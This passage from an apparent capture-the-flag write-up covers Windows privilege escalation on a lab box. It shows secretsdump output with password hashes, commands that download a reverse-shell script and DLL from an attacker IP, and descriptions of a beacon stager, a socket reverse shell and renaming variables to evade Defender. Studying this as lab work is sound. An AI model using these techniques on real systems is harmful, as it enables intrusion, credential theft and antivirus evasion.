cmd /c "echo LOG FILE > C:\Web\Qooqle\log.csv"
Restart-Service Failure2Ban
The copier is three lines doing one job — Copy-Item -Force -ErrorAction Stop turns the sharing violation into a catchable error, and a while ($true) loop retries every 100 ms until the service stop releases the image lock.
The replacement is not a reverse shell. It is hivedump.exe — a scratch-built stub that enables SeBackupPrivilege, saves SAM, SYSTEM, and SECURITY to C:\Temp, hands Everyone full control (GENERIC_ALL), copies the flag, and exits. No networking library, no executable allocation, no thread. On a box with Defender enabled, the boring binary is the one that runs. The core source is in Appendix B.2, and the full C payload is in the repository.
The hives

secretsdump.py parses the three hives offline and recovers everything in one shot — including the Administrator hash:
➜ secretsdump.py \
    -sam sam.bak -security security.bak -system system.bak \
    local
[*] Target system bootKey: 0x9efaf9403ce3a1c0b3e8364b0d849974
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e63413bab01a0b8820983496c0be3a9a:::
web:1000:aad3b435b51404eeaad3b435b51404ee:aa04ab562321912f63f2488d22756953:::
Olivia.KAT:1001:aad3b435b51404eeaad3b435b51404ee:2cbfd71fcc7181dade35b694169b2256:::
[*] DPAPI_SYSTEM
[*] NL$KM
[*] _SC_eloquia.htb
(Unknown User):v3ryS0l!dP@sswd#1
The Administrator hash is the end of the chain: psexec gives a SYSTEM shell, wmiexec an administrative one, and neither needs any of the steps above. That is the shortcut in full — a writable service directory, a retry loop, and three registry hives. It was the unintended route, and it was the first one I took.
The Side-Load
The shortcut rooted the box first, but it is not what the box was built around. The intended route was on Olivia.KAT’s desktop the whole time.
Three files, sitting in plain sight:
Todo.txt— a TODO list for the service. Three of five items unfinished: “read firewall rules on service start”, “implement malicious input detection algorithm”, and “avoid reading the whole log file on every service recall”. The temporary solution for the CPU spike is “Log rotation & service restart” — the same cycle the shortcut used.Failure2Ban - Prototype - Shortcut.lnk— a shortcut toC:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype. Nothing hidden, but it confirms the workflow: the developer sits at this desktop, opens the project, builds, and runs.Logfile.PML— a 1.3 MB Process Monitor log, the developer’s own trace of the service.
That last one is the useful one. Filtered for the service’s DLL activity, it shows exactly what a developer sees when running ProcMon against his own binary:
C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug\VERSION.dll
C:\Windows\system32\VERSION.dll
C:\Windows\System32\version.dll
C:\Windows\SysWOW64\version.dll
C:\Windows\SysWOW64\VERSION.dll
Failure2Ban.exe is a 32-bit .NET assembly, and its CLR probes for version.dll through the standard search order — application directory first. Drop a file with that name next to the binary, and the CLR loads it as LocalSystem before the service’s own code runs. No binary to reverse, no exploit to craft, no service binary to replace. And unlike the SQLite extensions, this DLL has no export contract to honor: it only has to exist, load, and run its entry point. The full source is in Appendix B.1.
The delivery is three commands from Olivia’s shell:
PS C:\programdata> iwr http://10.10.16.56/shell.ps1 -O shell.ps1
PS C:\programdata> iwr http://10.10.16.56/version.dll -O version.dll
PS C:\programdata> copy version.dll "C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug\"
Delivery and payoff in one frame:

Then the box does the rest. FW-Cleaner.ps1, the maintenance script on its timer, restarts the service; the SCM launches Failure2Ban.exe; the CLR resolves version.dll from the application directory and loads it. The DLL’s entry point spawns a thread that calls WinExec on a hidden PowerShell one-liner, returns TRUE, and lets the service keep running. The one-liner dots in shell.ps1 from C:\ProgramData, and the script connects back.
The lazy obfuscation
Defender is enabled on this box, and the script that lands the SYSTEM shell is not obfuscated in the compiled sense at all. It is a compact Nishang reverse shell with the variable names changed. That is the whole trick: $cl instead of $client, $st instead of $stream, $bk1/$bk2 instead of $sendback/$sendback2. The logic is identical; the strings a static signature matches are not.
Why it works: the published Nishang template has a known string fingerprint, and Defender’s AMSI (Antimalware Scan Interface) — the API that inspects every PowerShell script block at execution — matched it. Renaming the variables changed the text without changing the behavior, so the same scan that flagged the template now sees nothing it recognizes. There are no imports to inspect because it is interpreted PowerShell, not a PE — no WININET, no VirtualAlloc, no CreateThread in the script itself. The DLL that launches it is just as thin: WinExec, CreateThread, Sleep, DisableThreadLibraryCalls, and the CRT shims. No socket, no shellcode, no executable allocation. On a host that decides by reading import tables and matching known scripts, there is nothing left to match. The CLR trampoline source is in Appendix B.1, and its full source is in the repository.
The screenshot above is the whole result: the listener catches the callback, and whoami answers nt authority\system.
The FW-Cleaner.ps1 snippet from the shortcut stopped after the restart. The file has one more line:
cmd /c "echo LOG FILE > C:\Web\Qooqle\log.csv"
Restart-Service Failure2Ban
rm "C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug\version.dll"
The maintenance script deletes version.dll after each restart. The window is one service cycle: upload the DLL, let the restart load it, and the shell connects before the cleanup line removes the file. Miss the window and the copy is gone; the service comes back clean. The script stays in C:\ProgramData, so the next cycle only needs the DLL again.
Two doors, same room. The shortcut replaced the service binary and read the hives; the side-load left the binary untouched, put a file beside it, and handed back a SYSTEM shell. The difference is what the box was designed to teach: the service binary was a decoy, and the DLL search order was the door.
There is a third door in the same directory that we left closed: Failure2Ban.exe.config sits writable beside the binary, and a .NET config-level hijack — an AppDomainManager assembly — would run managed code before the service’s own entry point. It is real; it is just not the route this post takes.
Closing Thoughts
Eloquia’s lesson is not that one route is real and the other is a trick. Both routes end in the same service directory and the same SYSTEM token; the shortcut reads the hives, the side-load hands back a shell. The shortcut was faster; the side-load was the one the box documented. The difference that mattered on the day was which payload the scanner could not tolerate.
The same comparison carries a quieter lesson: the unintended route was the complex one. It needed a custom binary, a backup privilege, DACL surgery, and a race against the service image. The intended route was almost lazy — a file with the right name, and a script with two variables renamed. Complexity didn’t win; the lightest payload did, because it stopped matching anything the scanner knew. Obfuscation usually wins against signatures — the question is how little of it you need.
The extension contract was the first filter and the least honest one: load_extension runs the DLL before it checks the name, so a name error is a comment on a load that already happened. payload.dll proved the silence; beacon.dll proved the error; the in-memory stager and the raw Winsock shell proved the contract. The import table said the same thing about the root half: hivedump.exe declared almost nothing — ADVAPI32 and the CRT shims — and ran as SYSTEM. The side-load went one step further: it left the compiled payload almost empty and renamed the script’s variables, so the signature had nothing to hold onto.
Everything else was plumbing. AppLocker made rundll32.exe and powershell.exe useless for web, but left python.exe and wmiprvse.exe alive. DPAPI made Olivia.KAT’s saved password readable by the account that owned the profile. The writable bin\Debug directory made the rest of it possible. None of those are vulnerabilities in the usual sense; they are the box’s own workflow, left open.
The flags are incidental. The useful artifact is the boundary map — three doors into the same room, and a service that trusted a filename over its own binary.
Defensive Remediations
- OAuth callback protection. Require a
stateparameter on the OAuth callback and validate it against the session that started the flow; add PKCE so a consumed code cannot be replayed. Enforce a strict allowlist HTML sanitizer at the server (e.g., Bleach or nh3) — DOMPurify does the same job, but only in the browser — so SVG<image>hrefs, event handlers, andobjectnever survive into the admin’s session. - SQLite extension disablement. Compile SQLite with
SQLITE_OMIT_LOAD_EXTENSION, or explicitly disable theload_extensionfeature in the Django database connection configuration, to neutralize the code-execution vector behind the SQL console. - Service directory permissions. Remove
(RX,W)access for theOlivia.KATaccount onFailure2Ban\bin\Debug. Restrict write privileges strictly toNT AUTHORITY\SYSTEMandBUILTIN\Administrators— this one fix kills the service-binary replacement route. - DLL sideloading mitigation. Securing the directory prevents the file drop, but the application should also load dependencies by absolute path or via an application manifest, so the CLR never probes the application directory. That closes the
version.dlldoor even if a writable directory reappears. - Credential management. Remove hardcoded administrative passwords from the
seleniumSimulator.pybot script, and rotate the signing key insettings.py, which can forge sessions on its own. Transition to a secure credential vault, give the review bot a least-privilege account, and clear all developer artifacts — the ProcMon trace included — from production hosts.
The box in this lab didn’t fail because of one catastrophic mistake. It failed because each of these surfaces had a seam, and the seams lined up. Close them one at a time, in the order the walk permitted them to be crossed.
Appendix A: The Extension Contract
load_extension runs a DLL in two steps: LoadLibrary first, then a symbol lookup for sqlite3_<filename>_init, falling back to sqlite3_extension_init. The order is why the errors in the main post read the way they do — the name check is the tail of a successful load, not a gate in front of it. The two working DLLs are x64 because the Django worker is x64.
A.1 — loader.c (In-Memory Stager)
loader.c exports exactly sqlite3_extension_init, so SQLite calls it by name after loading the module. The function opens a WinInet session and fetches a raw stageless Cobalt beacon from the attacker’s HTTP server, reading it into a heap buffer until the server closes the body. It then allocates a fresh RW region, copies the beacon in, and flips the page to RX with VirtualProtect — the RW→RX sequence avoids the RWX page signature that scanners look for. A background thread starts at the beacon’s entry point and the function returns SQLITE_OK, so the SQL console reports a normal successful query while the beacon runs. The DLL on disk carries no implant bytes at all; everything recognizable arrives over HTTP after the file has passed static review.
A.2 — extrev.c (Raw Winsock Shell)
extrev.c is the same contract with no HTTP and no framework. It initializes Winsock, opens a plain TCP socket, and connects back to the attacker’s listener. The interesting part is how the shell is handed over: a STARTUPINFO sets STARTF_USESTDHANDLES and points the child’s hStdInput, hStdOutput, and hStdError at the socket handle, so CreateProcessA("cmd.exe") inherits the network stream as its console. WaitForSingleObject holds the extension call open for the life of the shell; when cmd.exe exits, the DLL closes the socket and returns SQLITE_OK. Its import table is minimal — WS2_32, the CRT shims — which is why it runs where framework artifacts don’t.
Appendix B: The Root Half
B.1 — version.dll (CLR Trampoline)
The sideload payload is a trampoline, not a hive dumper. DllMain fires on DLL_PROCESS_ATTACH — before the service’s own code runs — and it does three things. DisableThreadLibraryCalls stops the entry point from re-firing for every thread the CLR attaches. CreateThread moves the payload off the loader lock, so DllMain returns TRUE immediately and the service keeps starting normally. The thread calls WinExec on a hidden PowerShell one-liner that dot-sources C:\ProgramData\shell.ps1, then sleeps 5 seconds to keep the DLL loaded long enough for the script to read the file and connect back. It is 32-bit because Failure2Ban.exe is a 32-bit .NET assembly, and the CLR can only load matching-bitness DLLs.
B.2 — hivedump.c (Service-Replacement Stub)
The shortcut payload replaces the service binary and runs as SYSTEM. It starts by enabling SeBackupPrivilege — present on the service token but disabled — via AdjustTokenPrivileges. For each hive, save_hive opens HKLM\SAM, SYSTEM, and SECURITY and calls RegSaveKeyW to dump them to C:\Temp, then grant_everyone rewrites the file’s DACL to grant Everyone full control (GENERIC_ALL), which is what guarantees the unprivileged Olivia shell can pull them off. steal_file copies root.txt the same way. A 30-second Sleep keeps the process alive long enough for the copies to land and the operator to read them before the service cycles. Its import table is almost empty — ADVAPI32 plus the CRT shims — and that is why Defender let it run.
All payloads above are the exact files built and run on the box, and the repository also holds the objdump receipts for the header comparison table: github.com/thesecretmyth/ctf-toolkit/tree/master/payloads.